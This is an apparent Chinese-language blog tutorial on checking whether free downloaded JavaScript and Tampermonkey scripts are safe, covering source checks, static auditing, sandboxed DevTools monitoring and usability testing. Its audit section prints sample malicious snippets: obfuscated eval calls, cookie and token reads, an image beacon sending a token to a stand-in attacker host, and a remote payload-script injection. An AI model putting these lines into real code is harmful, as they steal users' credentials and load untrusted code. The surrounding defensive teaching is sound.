

详细讲解如何从来源审查、静态代码审计、沙箱动态监测及可用性测试四个维度,全面判断下载的免费JavaScript脚本是否安全无害且能够稳定运行。
怎么判断下载的免费JS脚本是否安全可用
作者:霁月
时间:2026-10-30
浏览:551
文章目录
在开发网页功能、配置自动化工具或安装油猴(Tampermonkey)扩展脚本时,直接下载他人分享的免费JavaScript脚本是常见的做法。然而,JavaScript具有直接操作网页DOM、拦截网络请求、读取本地Cookie与存储凭据的高级能力,未经核验的脚本可能潜藏恶意后门,或者因代码质量粗糙导致网页死锁、功能崩溃。判断一个免费JS脚本是否安全可用,核心在于建立“来源溯源、源码静态审计、沙箱行为隔离监测、可用性与健壮性测试”的四层检验流程,绝不能以“在浏览器里能跑通”作为唯一衡量标准。

一、第一步:来源渠道与分发主体的信誉核验
获取脚本的第一刻,风险防范就已经开始。很多安全隐患并不是技术问题,而是分发渠道被污染。判断脚本安全性应先从分发渠道和维护者信誉入手:
- 优先选择公开透明的托管平台:首选 GitHub、GitLab 或 npm 等具有完整提交记录、Issue 讨论和版本 Release 记录的平台;若是浏览器用户脚本,应优先选择 Greasy Fork 等具备代码公开审查和违规举报机制的平台。尽量避免直接使用网盘压缩包、不知名下载站或群文件中的未开源脚本。
- 检查开源协议与版权声明:正规且可商用的脚本通常包含清晰的开源许可证(如 MIT、Apache-2.0、BSD)。缺乏授权声明的代码不仅可能存在法律风险,且往往缺乏规范维护。
- 观察更新频率与社区互动:查看该脚本的最后更新时间、未解决的 Issue 数量以及用户反馈。如果大量用户反馈“失效”、“弹窗”或“报毒”,应立刻停止使用。
- 校验完整性哈希(SRI / Hash):对于通过 CDN 或发布页下载的脚本包,比对官方公布的 SHA-256 或 MD5 哈希值,确保下载过程未被运营商劫持或第三方镜像篡改。
二、第二步:静态源码审计——警惕四大高危代码特征
下载到本地的 .js 文件,切勿直接双击运行或立刻在网页中加载。应使用文本编辑器(如 VS Code)打开,利用全局搜索或语法分析重点排查以下四类高危特征。

1. 动态执行与高强度混淆
开源或免费脚本的生命力在于透明可读。若下载的脚本充斥着大量无法理解的乱码、多层十六进制转义(如 \x65\x76\x61\x6c)或字符串解密函数,且不提供未经混淆的源码版本,应保持高度警惕。搜索代码中是否存在以下危险调用:
// 危险示例:动态执行拼接代码或隐藏字符串
eval(decodedPayload);
new Function('a', 'b', payloadString)(arg1, arg2);
window['e' + 'val'](hiddenScript);
2. 敏感存储读取与凭据收集
除非脚本本身是专门用于本地存储管理的工具,否则常规页面UI特效、自动化工具或辅助脚本不应无端读取全局Cookie和会话令牌:
// 警惕:直接读取所有Cookie与Token
const userCookie = document.cookie;
const authToken = localStorage.getItem('access_token');
3. 隐蔽的网络数据外发
恶意脚本往往会将截获的数据偷偷发送到黑客控制的服务器上。除了显式的 fetch() 和 XMLHttpRequest,还要特别注意通过图片预加载或动态注入外部脚本标签实现的外带通道:
// 隐蔽外带示例:利用 Image 对象向第三方域名发送窃取数据
const beacon = new Image();
beacon.src = 'https://malicious-telemetry.com/collect?token=' + encodeURIComponent(authToken);

// 隐蔽加载外部二级脚本
const scriptTag = document.createElement('script');
scriptTag.src = 'https://suspicious-cdn.org/payload.js';
document.head.appendChild(scriptTag);
4. DOM劫持与键盘事件监听
检查脚本是否向 document 或 window 注册了全局的 keydown / keypress 监听器,或篡改了表单提交事件(submit)。如果脚本的功能只是“更改网页字体颜色”或“下载网页图片”,却绑定了监听所有输入框按键的代码,这就是典型的键盘记录器(Keylogger)。
三、第三步:沙箱隔离与动态运行时行为监控
很多现代恶意脚本具备反静态分析能力:它们在源码中将恶意字符串分散存储,仅在特定触发条件(如用户点击特定按钮、浏览特定网银域名)时才动态组装执行。因此,必须进行动态运行时检测。
安全底线:绝对不要在登录了个人账号、保存了重要书签或装有密码管理器的主要浏览器主环境中直接运行未验证脚本。必须使用专用测试沙箱。
1. 搭建安全的测试环境
使用以下任一方式隔离测试环境:
- Chrome / Edge 独立无痕用户配置:新建一个全新的浏览器用户档案(Profile),不登录任何账号,禁用其它扩展程序。
- 虚拟机或轻量容器:在独立虚拟机(如 VirtualBox、Windows Sandbox)或测试专用无痕浏览器容器中加载脚本。
2. 利用浏览器开发者工具(DevTools)全链路监控
按 F12 打开开发者工具,重点监控以下三个面板:
- Network(网络面板):勾选
Preserve log(保留日志),清空当前列表后执行脚本功能。观察所有发出的网络请求。任何非当前网站所属域名、非脚本功能必需域名的请求都必须核对接收方身份。 - Console(控制台面板):观察是否有异常抛出、未捕获的 Promise 报错,以及脚本打印的内部调试信息。
- Application(应用面板):检查 Local Storage、Session Storage 和 Cookies。观察脚本运行时是否生成了未知的持久化键值,或异常修改了现有认证字段。
四、第四步:可用性、兼容性与工程质量评估
脚本“没有恶意”并不等同于“稳定可用”。很多免费脚本由业余开发者编写,可能存在严重的性能隐患、兼容性缺失或破坏宿主网页原生事件的问题。

1. 依赖完整性与环境匹配
检查脚本是否隐式依赖未打包的第三方库。例如某些脚本默认页面中已引入了 jQuery 或 lodash,若未引入则直接抛出 Uncaught ReferenceError: $ is not defined。核对脚本适用的运行环境是浏览器端(DOM API)还是 Node.js 环境(CommonJS 模块)。
2. 变量作用域隔离
优秀的脚本必须将其内部变量完整封装在局部作用域内。如果脚本在全局作用域下声明了诸如 var status = 1; 或 var data = [];,将直接覆盖宿主网页原有的同名全局变量,造成难以排查的业务逻辑错乱。
3. 性能开销与内存管理
排查脚本中是否存在未限制的轮询检测(如 setInterval 不断查找尚未渲染的 DOM 元素而从未清除)。测试在不同网络延迟与大量数据输入情况下,脚本是否会导致页面渲染掉帧或内存持续攀升。
五、免费JS脚本采纳与投产前决策闭环
通过审查后,将脚本正式引入项目或日常使用时,还需要遵循最小权限与固化管理原则,避免后续因第三方更新导致“投毒”风险。

1. 实行代码本地化,拒绝不可控的远程外链
千万不要在自己的正式网站中使用 <script src="http://cdn.example-free-script.com/lib.js"></script> 这种直接指向第三方未知域名的代码。对方域名一旦易主、被黑客入侵或作者恶意篡改,你的网站就会在无感知的情况下沦为恶意载荷分发站。必须将脚本源码下载到自己受控的服务器或静态资源存储桶中进行版本托管。
2. 锁定版本,关闭自动更新
在油猴脚本(Tampermonkey)或类似插件中,如果一个目前安全的脚本开启了自动更新功能,若作者后续账号失窃或被黑产收购,新版本推送时会直接更新为恶意脚本。在通过安全核验后,建议手动复制已审计的副本或在脚本管理器中关闭该特定脚本的自动更新选项。
3. 配置严格的内容安全策略(CSP)
如果是在自己维护的网站中引入第三方脚本,应在 HTTP 响应头中配置严格的 Content-Security-Policy。限制 connect-src、script-src 等白名单域名,这样即便下载的脚本内藏有未被排查出的恶意网络请求,浏览器的底层沙箱也会直接将其拦截在网络层。
六、常见问题解答
| 常见疑问 | 专业解答与实操建议 |
|---|---|
| 代码被压缩(Minified)就是被混淆了吗? | 不是。常规的压缩代码只是移除了空格、换行并将长变量替换为单字母缩写(如 a, b),其语法结构和原生 API 调用(如 fetch, document.getElementById)仍清晰可见。真正的恶意混淆通常使用 _0x5a1b 乱码命名、十六进制编码、字符串解密数组或动态 eval 构造。 |
| 不懂编程的用户如何快速做初步筛选? | 可以借助在线安全分析平台。将脚本文件上传到 VirusTotal、Hybrid Analysis 等在线多引擎扫描器,或将代码粘贴到专业的在线 JavaScript 反混淆和语法检查工具中(如 deobfuscate.io、npm audit)。如果多个查杀引擎报告包含木马特征或外联黑名单 IP,应立即放弃。 |
| 油猴脚本中的 @grant 该如何看? | 油猴脚本头部的元数据声明非常关键。如果脚本声明了 @grant GM_xmlhttpRequest,说明它具备突破浏览器同源策略向任何外部网站发送请求的能力;若声明了 @grant GM_cookie,说明它可以读取敏感 Cookie。对于权限要求过高却只实现简单界面的脚本,应直接放弃安装。 |
总结而言,对待免费JavaScript脚本不能盲信与侥幸。通过清晰的“来源溯源 > 静态排查 > 沙箱监测 > 兼容测试 > 本地固化”闭环,开发者既能充分吸收开源生态的丰富成果,又能把安全风险与运行故障严密隔绝在业务系统之外。
实用工具推荐
电子包浆
使用 ›绿化、压缩、噪点和虚拟水印,自由调节做旧程度。
图片压缩
使用 ›选择画质和输出格式,预览压缩前后的大小。
作者最新文章
相关文章